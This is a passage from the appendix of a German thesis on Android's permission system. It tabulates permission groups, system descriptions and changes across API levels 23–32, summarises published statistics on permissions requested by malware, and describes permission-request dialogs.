normal	40	40	40	42	42	45	48	48	55	55
signature	230	269	270	302	322	368	439	496	573	577
internal	0	0	0	0	0	0	0	0	11	11
gesamt	295	334	335	371	391	441	518	575	674	678

A.2.1 Systemberechtigungen in API-Ebene 23

Tabelle A.4: Gruppenzuordnung und Beschreibung der Laufzeit-Berechtigungen in API-Ebene 23

Gruppe	**Berechtigung**	**Beschreibung**	**Gruppenbeschreibung**
CONTACTS	READ_CONTACTS	Ermöglicht der App, Daten zu den auf Ihrem Tablet gespeicherten Kontakten zu lesen, einschließlich der Häufigkeit, mit der Sie bestimmte Personen angerufen, diesen E-Mails gesendet oder anderweitig mit ihnen kommuniziert haben. Die Berechtigung erlaubt Apps, Ihre Kontaktdaten zu speichern, und schädliche Apps können Kontaktdaten ohne Ihr Wissen weiterleiten.	auf Kontakte zuzugreifen
	WRITE_CONTACTS	Ermöglicht der App, Daten zu Kontakten, die auf Ihrem Tablet gespeichert sind, zu ändern, einschließlich der Häufigkeit, mit der Sie bestimmte Kontakte angerufen, diesen E-Mails gesendet oder anderweitig mit ihnen kommuniziert haben. Die Berechtigung erlaubt Apps, Kontaktdaten zu löschen.	auf Kontakte zuzugreifen
	GET_ACCOUNTS	Ermöglicht der App, eine Liste der dem Tablet bekannten Konten abzurufen. Dabei kann es sich um Konten handeln, die von installierten Apps erstellt wurden.	auf Kontakte zugreifen
CALENDAR	READ_CALENDAR	Ermöglicht der App, alle auf Ihrem Tablet gespeicherten Kalendertermine zu lesen, einschließlich der von Freunden und Kollegen. Damit kann die App möglicherweise Ihre Kalenderdaten unabhängig von der Vertraulichkeit weiterleiten oder speichern.	auf Kalender zuzugreifen
	WRITE_CALENDAR	Ermöglicht der App, Termine, die Sie auf Ihrem Tablet ändern können, hinzuzufügen, zu entfernen und zu ändern, einschließlich der von Freunden und Kollegen. Damit kann die App Nachrichten senden, die so erscheinen, als stammten sie vom jeweiligen Kalenderinhaber, oder Termine ohne Wissen des Inhabers ändern.	auf Kalender zuzugreifen
SMS	SEND_SMS	Ermöglicht der App, SMS zu senden. Dies kann zu unerwarteten Kosten führen. Schädliche Apps können Kosten verursachen, indem sie Nachrichten ohne Ihre Bestätigung senden.	SMS zu senden und abzurufen

	RECEIVE_SMS	Ermöglicht der App, SMS zu empfangen und zu verarbeiten. Das bedeutet, dass die App an Ihr Gerät gesendete Nachrichten überwachen und löschen kann, ohne sie Ihnen anzuzeigen.	SMS zu senden und abzurufen
	READ_SMS	Ermöglicht der App, auf Ihrem Tablet oder Ihrer SIM-Karte gespeicherte SMS zu lesen. Die App kann alle SMS lesen, unabhängig von Inhalt und Vertraulichkeit.	SMS zu senden und abzurufen
	RECEIVE_-WAP_PUSH	Ermöglicht der App, WAP-Nachrichten zu empfangen und zu verarbeiten. Mit der Berechtigung können Nachrichten, die an Sie gesendet wurden, überwacht und gelöscht werden, bevor sie Ihnen angezeigt werden.	SMS zu senden und abzurufen
	RECEIVE_MMS	Ermöglicht der App, MMS zu empfangen und zu verarbeiten. Das bedeutet, dass die App an Ihr Gerät gesendete Nachrichten überwachen und löschen kann, ohne sie Ihnen anzuzeigen.	SMS zu senden und abzurufen
	READ_CELL_-BROADCASTS	Ermöglicht der App, von Ihrem Gerät empfangene Cell Broadcast-Nachrichten zu lesen. Cell Broadcast-Benachrichtigungen werden an einigen Standorten gesendet, um Sie über Notfallsituationen zu informieren. Schädliche Apps können die Leistung oder den Betrieb Ihres Geräts beeinträchtigen, wenn eine Cell Broadcast-Notfallbenachrichtigung eingeht.	SMS zu senden und abzurufen
STORAGE	READ_EXTER-NAL_STORAGE	Ermöglicht der App, den USB-Speicher zu lesen	auf Fotos, Medien und Dateien auf Ihrem Gerät zuzugreifen
	WRITE_EXTER-NAL_STORAGE	Ermöglicht der App, in den USB-Speicher zu schreiben	auf Fotos, Medien und Dateien auf Ihrem Gerät zuzugreifen
LOCATION	ACCESS_FINE_-LOCATION	Ermöglicht der App, Ihre genaue Position anhand von GPS-Daten (Global Positioning System) oder über Netzwerkstandortquellen wie Sendemasten oder WLAN zu ermitteln. Diese Standortdienste müssen auf Ihrem Gerät verfügbar und aktiviert sein, damit die App sie verwenden kann. Apps können Ihren Standort anhand dieser Daten ermitteln und verbrauchen eventuell zusätzliche Akkuleistung.	auf den Standort Ihres Geräts zuzugreifen
	ACCESS_COAR-SE_LOCATION	Ermöglicht der App, Ihren ungefähren Standort zu ermitteln. Diese Standortangabe stammt von Standortdiensten, die Netzwerkstandortquellen wie etwa Sendemasten oder WLAN verwenden. Diese Standortdienste müssen auf Ihrem Gerät verfügbar und aktiviert sein, damit die App sie verwenden kann. Apps können Ihren ungefähren Standort anhand dieser Daten ermitteln.	auf den Standort Ihres Geräts zuzugreifen
PHONE	READ_PHONE_-STATE	Ermöglicht der App, auf die Telefonfunktionen des Geräts zuzugreifen. Die Berechtigung erlaubt der App, die Telefonnummer und Geräte-IDs zu erfassen, festzustellen, ob gerade ein Gespräch geführt wird, und die Rufnummer verbundener Anrufer zu lesen.	Telefonanrufe zu tätigen und zu verwalten
	CALL_PHONE	Ermöglicht der App, ohne Ihr Eingreifen Telefonnummern zu wählen. Dies kann zu unerwarteten Kosten und Anrufen führen. Beachten Sie, dass die App keine Notrufnummern wählen kann. Schädliche Apps verursachen möglicherweise Kosten, indem sie Anrufe ohne Ihre Bestätigung tätigen.	Telefonanrufe zu tätigen und zu verwalten
	READ_CALL_-LOG	Ermöglicht der App, die Anrufliste Ihres Tablets zu lesen, einschließlich der Daten über ein- und ausgehende Anrufe. Die Berechtigung erlaubt Apps, Ihre Anruflistendaten zu speichern, und schädliche Apps können diese Daten ohne Ihr Wissen weiterleiten.	Telefonanrufe zu tätigen und zu verwalten
	WRITE_CALL_-LOG	Ermöglicht der App, die Anrufliste Ihres Tablets zu ändern, einschließlich der Daten über ein- und ausgehende Anrufe. Schädliche Apps können so Ihre Anrufliste löschen oder ändern.	Telefonanrufe zu tätigen und zu verwalten
	ADD_VOICE-MAIL	Ermöglicht der App, Nachrichten zu Ihrem Mailbox-Posteingang hinzuzufügen	Telefonanrufe zu tätigen und zu verwalten
	USE_SIP	Ermöglicht der App das Tätigen und Empfangen von SIP-Anrufen	Telefonanrufe zu tätigen und zu verwalten

	PROCESS_OUTGOING_CALLS	Ermöglicht der App die Erkennung der während eines ausgehenden Anrufs gewählten Nummer und gibt ihr die Möglichkeit, den Anruf an eine andere Nummer umzuleiten oder den Anruf ganz abzubrechen	Telefonanrufe zu tätigen und zu verwalten
MICROPHONE	RECORD_AUDIO	Ermöglicht der App, Ton mithilfe des Mikrofons aufzunehmen. Die Berechtigung erlaubt der App, Tonaufnahmen jederzeit und ohne Ihre Bestätigung durchzuführen.	Audio aufzunehmen
CAMERA	CAMERA	Ermöglicht der App, Bilder und Videos mit der Kamera aufzunehmen. Die Berechtigung erlaubt der App, die Kamera jederzeit und ohne Ihre Bestätigung zu nutzen.	Bilder und Videos aufzunehmen
SENSORS	BODY_SENSORS	Ermöglicht der App, auf Daten von Sensoren zuzugreifen, die Ihre körperliche Verfassung überwachen, beispielsweise Ihren Puls	Auf Sensordaten zu Ihren Vitaldaten zugreifen

Tabelle A.5: Berechtigungen vom Typ *normal* in API-Ebene 23

Name		
USE_FINGERPRINT	VIBRATE	INSTALL_SHORTCUT
ACCESS_LOCATION_EXTRA_COMMANDS	FLASHLIGHT	UNINSTALL_SHORTCUT
	WAKE_LOCK	READ_SYNC_SETTINGS
INTERNET	TRANSMIT_IR	WRITE_SYNC_SETTINGS
SET_ALARM	MODIFY_AUDIO_SETTINGS	READ_SYNC_STATS
ACCESS_NETWORK_STATE	DISABLE_KEYGUARD	PERSISTENT_ACTIVITY
ACCESS_WIFI_STATE	GET_TASKS	GET_PACKAGE_SIZE
CHANGE_WIFI_STATE	REORDER_TASKS	RECEIVE_BOOT_COMPLETED
ACCESS_WIMAX_STATE	RESTART_PACKAGES	BROADCAST_STICKY
CHANGE_WIMAX_STATE	KILL_BACKGROUND_PROCESSES	REQUEST_INSTALL_PACKAGES
BLUETOOTH		REQUEST_IGNORE_BATTERY_OPTIMIZATION
BLUETOOTH_ADMIN	SET_WALLPAPER	
NFC	SET_WALLPAPER_HINTS	ACCESS_NOTIFICATION_POLICY
CHANGE_WIFI_MULTICAST_STATE	SET_TIME_ZONE	
	EXPAND_STATUS_BAR	READ_INSTALL_SESSIONS

Tabelle A.6: App-op-Berechtigungen in API-Ebene 23

Berechtigung	**Flags**
PACKAGE_USAGE_STATS	signature|appop
SYSTEM_ALERT_WINDOW	signature|appop|pre23
WRITE_SETTINGS	signature|appop|pre23
CHANGE_NETWORK_STATE	signature|appop|pre23

Hinweis: Es sind nur der Basis Typ und die zusätzlichen Flags appop und pre23, falls vorhanden angegeben.

A.2.2 Evolution der Laufzeit-Berechtigungen, Normalen Berechtigungen und App-op-Berechtigungen in den betrachteten Versionen

Tabelle A.7: Übersicht der Berechtigungen die in den betrachteten API-Ebenen hinzugefügt oder entfernt worden sind

API-Ebene	Laufzeit-Berechtigungen	*normale* Berechtigungen	App-op-Berechtigungen
24	+0 -0	+1 CHANGE_NETWORK_STATE -1 FLASHLIGHT	+0 -1 CHANGE_NETWORK_STATE
25	+0 -0	+0 -0	+0 -0
26	+2 READ_PHONE_NUMBERS ANSWER_PHONE_CALLS -0	+4 MANAGE_OWN_CALLS REQUEST_COMPANION_RUN_IN_BACKGROUND REQUEST_COMPANION_USE_DATA_IN_BACKGROUND REQUEST_DELETE_PACKAGES -2 SET_TIME_ZONE REQUEST_INSTALL_PACKAGES	+3 REQUEST_INSTALL_PACKAGES (signature|appop) ACCESS_NOTIFICATIONS (signature|appop) INSTANT_APP_FOREGROUND_SERVICE (signature|appop) -0
27	+0 -0	+0 -0	+0 -0
28	+1 ACCEPT_HANDOVER -0	+3 USE_BIOMETRIC NFC_TRANSACTION_EVENT FOREGROUND_SERVICE -0	+1 MANAGE_IPSEC_TUNNELS (signature|appop) -0
29	+3 ACCESS_MEDIA_LOCATION ACCESS_BACKGROUND _LOCATION ACTIVITY_RECOGNITION -0	+3 CALL_COMPANION_APP REQUEST_PASSWORD_COMPLEXITY USE_FULL_SCREEN_INTENT -0	+2 INSTANT_APP_FOREGROUND_SERVICE (signature|appop) SMS_FINANCIAL_TRANSACTIONS (signature|appop) -0
30	+0 -0	+2 NFC_PREFERRED_PAYMENT_INFO QUERY_ALL_PACKAGES -0	+2 LOADER_USAGE_STATS (signature|appop) INTERACT_ACROSS_PROFILES (signature|appop) -0
31	+4 BLUETOOTH_SCAN BLUETOOTH_CONNECT BLUETOOTH_ADVERTISE UWB_RANGING -0	+7 HIGH_SAMPLING_RATE_SENSORS REQUEST_COMPANION_START_FOREGROUND _SERVICES_FROM_BACKGROUND REQUEST_COMPANION_PROFILE_WATCH HIDE_OVERLAY_WINDOWS SCHEDULE_EXACT_ALARM REQUEST_OBSERVE_COMPANION_DEVICE_PRESENCE UPDATE_PACKAGES_WITHOUT_USER_ACTION -0	+3 USE_ICC_AUTH_WITH_DEVICE_IDENTIFIER (signature|appop) MANAGE_ONGOING_CALLS (signature|appop) SCHEDULE_EXACT_ALARM (signature|appop) +0
32	+0 -0	+0 -0	+0 -0

A.2.3 Systemberechtigungen in API-Ebene 32

Tabelle A.8: Gruppenzuordnung und Beschreibung der Laufzeit-Berechtigungen in API-Ebene 32

Gruppe	Berechtigung	Beschreibung	Gruppenbeschreibung
MICROPHONE	RECORD_AUDIO	Diese App darf mit dem Mikrofon Audioaufnahmen machen, solange sie verwendet wird.	Audio aufnehmen
CAMERA	CAMERA	Diese App darf mit der Kamera Bilder und Videos aufnehmen, solange die App verwendet wird.	Bilder und Videos aufnehmen
LOCATION	ACCESS_FINE_LOCATION	Wenn diese App verwendet wird, kann sie über die Standortdienste deinen genauen Standort ermitteln. Damit das funktioniert, müssen die Standortdienste auf deinem Gerät aktiviert sein. Das kann den Akkuverbrauch erhöhen.	auf den Standort deines Geräts zugreifen
	ACCESS_COARSE_LOCATION	Wenn diese App verwendet wird, kann sie über die Standortdienste deinen ungefähren Standort ermitteln. Damit das funktioniert, müssen die Standortdienste auf deinem Gerät aktiviert sein.	auf den Standort deines Geräts zugreifen
	ACCESS_BACKGROUND_LOCATION (hardRestricted)	Diese App kann jederzeit auf den Standort zugreifen, auch wenn sie gerade nicht verwendet wird.	auf den Standort deines Geräts zugreifen
CONTACTS	READ_CONTACTS	Ermöglicht der App, Daten zu den auf deinem Tablet gespeicherten Kontakten zu lesen. Darüber hinaus haben Apps Zugriff auf die Konten auf deinem Tablet, über die Kontakte erstellt wurden. Dabei kann es sich auch um Konten handeln, die von installierten Apps erstellt wurden. Diese Berechtigung erlaubt Apps, deine Kontaktdaten zu speichern. Schädliche Apps könnten dadurch ohne dein Wissen Kontaktdaten teilen.	auf deine Kontakte zugreifen
	WRITE_CONTACTS	Ermöglicht der App, Daten zu den auf deinem Tablet gespeicherten Kontakten zu ändern. Diese Berechtigung erlaubt Apps, Kontaktdaten zu löschen.	auf deine Kontakte zugreifen
	GET_ACCOUNTS	Ermöglicht der App, eine Liste der dem Tablet bekannten Konten abzurufen. Dabei kann es sich um Konten handeln, die von installierten Apps erstellt wurden.	auf deine Kontakte zugreifen
CALENDAR	READ_CALENDAR	Diese App kann alle auf deinem Tablet gespeicherten Kalendertermine lesen und deine Kalenderdaten teilen oder speichern.	auf deinen Kalender zugreifen
	WRITE_CALENDAR	Diese App kann Kalendertermine auf deinem Tablet hinzufügen, entfernen oder ändern. Diese App kann Nachrichten senden, die scheinbar von Kalendereigentümern stammen, oder Termine ohne Benachrichtigung der Eigentümer ändern.	auf deinen Kalender zugreifen
SMS	SEND_SMS (hardRestricted)	Ermöglicht der App, SMS zu senden. Dies kann zu unerwarteten Kosten führen. Schädliche Apps können Kosten verursachen, indem sie Nachrichten ohne deine Bestätigung senden.	SMS senden und abrufen
	RECEIVE_SMS (hardRestricted)	Ermöglicht der App, SMS zu empfangen und zu verarbeiten. Das bedeutet, dass die App an dein Gerät gesendete Nachrichten überwachen und löschen kann, ohne sie dir anzuzeigen.	SMS senden und abrufen
	READ_SMS (hardRestricted)	Diese App kann alle auf deinem Tablet gespeicherten SMS lesen.	SMS senden und abrufen
	RECEIVE_WAP_PUSH (hardRestricted)	Ermöglicht der App, WAP-Nachrichten zu empfangen und zu verarbeiten. Mit der Berechtigung können Nachrichten, die an dich gesendet wurden, überwacht und gelöscht werden, bevor sie dir angezeigt werden.	SMS senden und abrufen
	RECEIVE_MMS (hardRestricted)	Ermöglicht der App, MMS zu empfangen und zu verarbeiten. Das bedeutet, dass die App an dein Gerät gesendete Nachrichten überwachen und löschen kann, ohne sie dir anzuzeigen.	SMS senden und abrufen

	READ_CELL_-BROADCASTS (hardRestricted)	Ermöglicht der App, von deinem Gerät empfangene Cell Broadcast-Nachrichten zu lesen. Cell Broadcast-Benachrichtigungen werden an einigen Standorten gesendet, um dich über Notfallsituationen zu informieren. Schädliche Apps können die Leistung oder den Betrieb deines Geräts beeinträchtigen, wenn eine Cell Broadcast-Notfallbenachrichtigung eingeht.	SMS senden und abrufen
STORAGE	READ_EXTER-NAL_STORAGE (softRestricted| immutablyRestricted)	So kann die App Inhalte deines freigegebenen Speichers lesen.	auf Fotos, Medien und Dateien auf deinem Gerät zugreifen
	WRITE_EXTER-NAL_STORAGE (softRestricted| immutablyRestricted)	So kann die App Inhalte deines freigegebenen Speichers erstellen.	auf Fotos, Medien und Dateien auf deinem Gerät zugreifen
	ACCESS_ME-DIA_LOCATION	Ermöglicht der App, Standorte aus deiner Mediensammlung abzurufen.	auf Fotos, Medien und Dateien auf deinem Gerät zugreifen
CALL_LOG	READ_CALL_-LOG (hardRestricted)	Diese App kann deine Anrufliste lesen.	Schreib- und Lesezugriff auf Anrufliste
	WRITE_CALL_-LOG (hardRestricted)	Ermöglicht der App, die Anrufliste deines Tablets zu ändern, einschließlich der Daten über ein- und ausgehende Anrufe. Schädliche Apps können so die Einträge in der Anrufliste löschen oder sie ändern.	Schreib- und Lesezugriff auf Anrufliste
	PROCESS_OUT-GOING_CALLS (hardRestricted)	Ermöglicht der App die Erkennung der während eines ausgehenden Anrufs gewählten Nummer und gibt ihr die Möglichkeit, den Anruf an eine andere Nummer umzuleiten oder den Anruf ganz abzubrechen	Schreib- und Lesezugriff auf Anrufliste
PHONE	READ_PHONE_-STATE	Ermöglicht der App, auf die Telefonfunktionen des Geräts zuzugreifen. Die Berechtigung erlaubt der App, die Telefonnummer und Geräte-IDs zu erfassen, festzustellen, ob gerade ein Gespräch geführt wird, und die Rufnummer verbundener Anrufer zu lesen.	Telefonanrufe tätigen und verwalten
	READ_PHONE_-NUMBERS	Ermöglicht der App, auf die Telefonnummern auf dem Gerät zuzugreifen.	Telefonanrufe tätigen und verwalten
	CALL_PHONE	Ermöglicht der App, ohne dein Eingreifen Telefonnummern zu wählen. Dies kann zu unerwarteten Kosten und Anrufen führen. Beachte, dass die App keine Notrufnummern wählen kann. Schädliche Apps verursachen möglicherweise Kosten, indem sie Anrufe ohne deine Bestätigung tätigen.	Telefonanrufe tätigen und verwalten
	ADD_VOICE-MAIL	Ermöglicht der App, Nachrichten zu deinem Mailbox-Posteingang hinzuzufügen	Telefonanrufe tätigen und verwalten
	USE_SIP	Ermöglicht der App das Tätigen und Empfangen von SIP-Anrufen	Telefonanrufe tätigen und verwalten
	ANSWER_PHO-NE_CALLS	Ermöglicht der App, eingehende Anrufe anzunehmen.	Telefonanrufe tätigen und verwalten
	ACCEPT_HAN-DOVER	Ermöglicht der App, einen Anruf weiterzuführen, der in einer anderen App begonnen wurde.	Telefonanrufe tätigen und verwalten
ACTIVITY_RE-COGNITION	ACTIVITY_RE-COGNITION	Diese App kann deine körperliche Aktivität erkennen.	Zugriff auf körperliche Aktivität
SENSORS	BODY_SEN-SORS	Ermöglicht der App, auf Daten von Sensoren zuzugreifen, die deine körperliche Verfassung überwachen, beispielsweise deinen Puls	auf Sensordaten zu deinen Vitaldaten zugreifen
NEARBY_DEVICES	BLUETOOTH_-SCAN	Erlaubt der App, Bluetooth-Geräte in der Nähe zu finden und zu koppeln	Geräte in der Nähe finden und eine Verbindung herstellen
	BLUETOOTH_-CONNECT	Erlaubt der App, sich mit gekoppelten Bluetooth-Geräten zu verbinden	Geräte in der Nähe finden und eine Verbindung herstellen
	BLUETOOTH_-ADVERTISE	Erlaubt der App, Inhalte an Bluetooth-Geräte in der Nähe zu senden	Geräte in der Nähe finden und eine Verbindung herstellen

UWB_RANGING	Ermöglicht der App, die relative Distanz zwischen Ultrabreitband-Geräten in der Nähe zu bestimmen	Geräte in der Nähe finden und eine Verbindung herstellen

Die Gruppenzuordnung erfolgt in API-Ebene 32 in der AndroidManifest.xml-Datei strukturell und zur Laufzeit innerhalb der Klasse “Utils.java” [73].

Die Berechtigungs-Flags *hardrestricted*, *immutablyrestricted* und *softrestricted* sind mit API-Ebene 30 hinzugefügt worden. Die Zuordnung ist bis API-Ebene 32 unverändert.

A.2.4 Beschreibung und Sicherheitsstufen ausgewählter Installationszeit Berechtigungen

Tabelle A.9: Beschreibung ausgewählter Installationszeit-Berechtigungen

Berechtigung	Beschreibung	Art
INTERNET	Ermöglicht der App die Erstellung von Netzwerk-Sockets und die Verwendung benutzerdefinierter Netzwerkprotokolle. Der Browser und andere Apps bieten die Möglichkeit, Daten über das Internet zu versenden. Daher ist diese Berechtigung nicht erforderlich, um Daten über das Internet versenden zu können.	normal
ACCESS_NETWORK_STATE	Ermöglicht der App, Informationen zu Netzwerkverbindungen abzurufen, etwa welche Netzwerke existieren und verbunden sind.	normal
ACCESS_WIFI_STATE	Ermöglicht der App, Informationen zu WLAN-Netzwerken abzurufen, etwa ob ein WLAN aktiviert ist, und den Namen verbundener WLAN-Geräte.	normal
CHANGE_WIFI_STATE	Ermöglicht der App, eine Verbindung zu WLAN-Zugangspunkten herzustellen und solche zu trennen und Änderungen an der Gerätekonfiguration für WLANs vorzunehmen.	normal
RECEIVE_BOOT_COMPLETED	Ermöglicht der App, sich selbst zu starten, sobald das System gebootet wurde. Dadurch kann es länger dauern, bis das Tablet gestartet wird, und durch die ständige Aktivität der App wird die gesamte Leistung des Tablets beeinträchtigt.	normal
WAKE_LOCK	Ermöglicht der App, das Autodisplay eingeschaltet zu lassen.	normal
INSTALL_SHORTCUT	ohne Zutun des Anwenders Verknüpfungen zum Startbildschirm hinzufügen.	normal
SET_WALLPAPER	Ermöglicht der App, den Hintergrund des Systems festzulegen	normal
REQUEST_IGNORE_BATTERY_OPTIMIZATIONS	Erlaubt einer App, nach der Berechtigung zum Ignorieren der Akku-Leistungsoptimierungen zu fragen.	normal
VIBRATE	Ermöglicht der App, den Vibrationsalarm zu steuern.	normal
WRITE_SETTINGS	Ermöglicht der App, die Einstellungsdaten des Systems zu ändern. Schädliche Apps können so die Systemkonfiguration beschädigen.	App-op-Berechtigung
SYSTEM_ALERT_WINDOW	Diese App kann über anderen Apps oder anderen Teilen des Bildschirms erscheinen. Dies kann sich auf die normale App-Nutzung und die Darstellung anderer Apps auswirken.	App-op-Berechtigung

A.3 Berechtigungs-API-Zuordnung API-Ebene 29

Tabelle A.10: Zusammenfassung der Inhalte der Berechtigungs-API-Zuordnung durch APMiner [208]

Berechtigung	Anzahl der Methoden
READ_EXTERNAL_STORAGE	13
READ_CALL_LOG	1
CAMERA	6
ANSWER_PHONE_CALLS	5
ACCESS_COARSE_LOCATION	33
GET_ACCOUNTS	7
READ_CONTACTS	1
ACCESS_FINE_LOCATION	86
WRITE_EXTERNAL_STORAGE	11
READ_PHONE_STATE	125
READ_SMS	10
READ_PHONE_NUMBERS	10
ACCESS_BACKGROUND_LOCATION	1
SEND_SMS	9
CALL_PHONE	7

Die Ergebnisse der Berechtigungs-API-Zuordnung durch APMiner sind verfügbar unter: https://github.com/ARP-issues/ARP-DP/tree/master/mappings/API29

A.4 Studienergebnisse zu häufig durch Malware-Applikationen angefragten Berechtigungen

Datensätze Tabelle A.11:

- Drebin (5.000 Applikationen) in [147]
- Malgenome (1.260 Applikationen) in [148]
- Marvin, Drebin, Malgenome, VirusTotal (158.000 Applikationen) in [149]

Tabelle A.11: Top 10 der am häufigsten in Malware verwendete Berechtigungen - Ergebnisse aus [147] [149] und [148] mit Datensätzen von 2010 bis 2012

Art der Berechtigung	Berechtigung	Anteil der Applikationen in [147] in %	Anteil der Applikationen in [148] in % *	Anteil der Applikationen in [149] in % *
Normal	INTERNET	99	96	92
Laufzeit	READ_PHONE_STATE	94	95	81
Normal	ACCESS_NETWORK_STATE	71	80	73
Laufzeit	WRITE_EXTERNAL_STORAGE	72	64	73
Normal	RECEIVE_BOOT_COMPLETED	52	60	56
Normal	ACCESS_WIFI_STATE	48	63	42
Laufzeit	SEND_SMS	53	44	73
Laufzeit	RECIEVE_SMS	40	40	56
Laufzeit	READ_SMS	40	63	-
Laufzeit (abgesetzt)	WRITE_SMS	-	52	-
Normal	WAKE_LOCK	40	-	-
Laufzeit (abgesetzt)	GET_TASKS	-	-	37
Laufzeit	ACCESS_COARSE_LOCATION	-	-	31

**nachträglich gerundet*

Tabelle A.12: Top 8 der am häufigsten in Malware verwendeten Berechtigungen - Ergebnisse der Untersuchung von 25 Malware-Applikationen aus dem Google Play Store (2017-2018) [150]

Art der Berechtigung	Berechtigung	Anzahl der Applikationen die sie angefragt haben
Normal	INTERNET	25
Laufzeit	READ_PHONE_STATE	23
Normal	ACCESS_WIFI_STATE	15
Normal	CHANGE_WIFI_STATE	13
App-op	SYSTEM_ALERT_WINDOW	12
App-op	WRITE_SETTINGS	11
Laufzeit	RECIEVE_SMS	10
Laufzeit	ACCESS_FINE_LOCATION	10

Tabelle A.13: Top 15 der am häufigsten in Malware Applikationen angefragten Berechtigungen - Ergbnisse aus [153] baiserend auf den Datensätzen AndroZoo (2016) und RmvDroid (2019)

Art der Berechtigung	**Berechtigung**	**Anteil der untersuchten Applikationen in %**
Normal	INTERNET	99.89
Normal	ACCESS_NETWORK_STATE	97.88
Laufzeit	READ_PHONE_STATE	96.52
Laufzeit	WRITE_EXTERNAL_STORAGE	91.47
Normal	ACCESS_WIFI_STATE	83.36
Laufzeit	ACCESS_COARSE_LOCATION	68.20
Normal	WAKE_LOCK	45.16
Laufzeit	ACCESS_FINE_LOCATION	59.53
Normal	VIBRATE	50.92
Laufzeit (abgesetzt)	GET_TASKS	50.17
Normal	RECEIVE_BOOT_COMPLETED	38.22
Laufzeit	READ_EXTERNAL_STORAGE	33.42
Normal	CHANGE_WIFI_STATE	31.42
Signatur	READ_LOGS	30.57
Besondere	SYSTEM_ALERT_WINDOW	29.47

Anhang B: Verwaltung und Erteilung von Berechtigungen

B.1 Dialogfenster für die Präsentation der Berechtigungsanfrage

Die in diesem Abschnitt dargestellten Grafiken sind Screenshots, aufgenommen auf Android-Studio-Emulatoren des Typs Pixel 3 XL mit den jeweils angegebenen API-Ebenen. Die Berechtigungsanfragen für READ_CALL_LOG und CAMERA wurden in eine Applikation implementiert, welche auf den Emulatoren mit den betrachteten Android-Versionen ausgeführt wurde. Unterschiede in den durch das System erzeugten Dialogfenstern in den verschiedenen API-Ebenen sind nachfolgend dokumentiert.

B.1.1 Dialogfenster READ_CALL_LOG als Standard-Laufzeit-Berechtigung



Abbildung B.1: Dialogfenster READ_CALL_LOG bis einschließlich API-Ebene 28 - erste Anfrage



Abbildung B.2: Dialogfenster READ_CALL_LOG bis einschließlich API-Ebene 28 - zweite Anfrage



Abbildung B.3: Dialogfenster READ_CALL_LOG in den API-Ebenen 29 bis 32 - erste Anfrage



Abbildung B.4: Dialogfenster READ_CALL_LOG in API-Ebene 29 - zweite Anfrage

Entwicklung:

- **bis einschließlich API-Ebene 29:** Bei der ersten Anfrage der Berechtigung werden die Optionen “Zulassen” und “Ablehnen” angezeigt. Ab der zweiten Anfrage wird zusätzlich das Kontrollkästchen beziehungsweise (in API-Ebene 29) die zusätzliche Auswahloption “Nicht mehr fragen” angezeigt.
- **ab API-Ebene 30:** Der Dialog erscheint nicht mehr, wenn die Anfrage zweimal in Folge abgelehnt wurde. Es gibt keine “Nicht mehr fragen”-Option.
- **ab API-Ebene 32:** Der Dialog erscheint nicht mehr, nachdem die Anfrage einmal abgelehnt wurde.

B.1.2 Dialogfenster CAMERA als Einmal-Berechtigung



Abbildung B.5: Dialogfenster CAMERA in API-Ebene 30

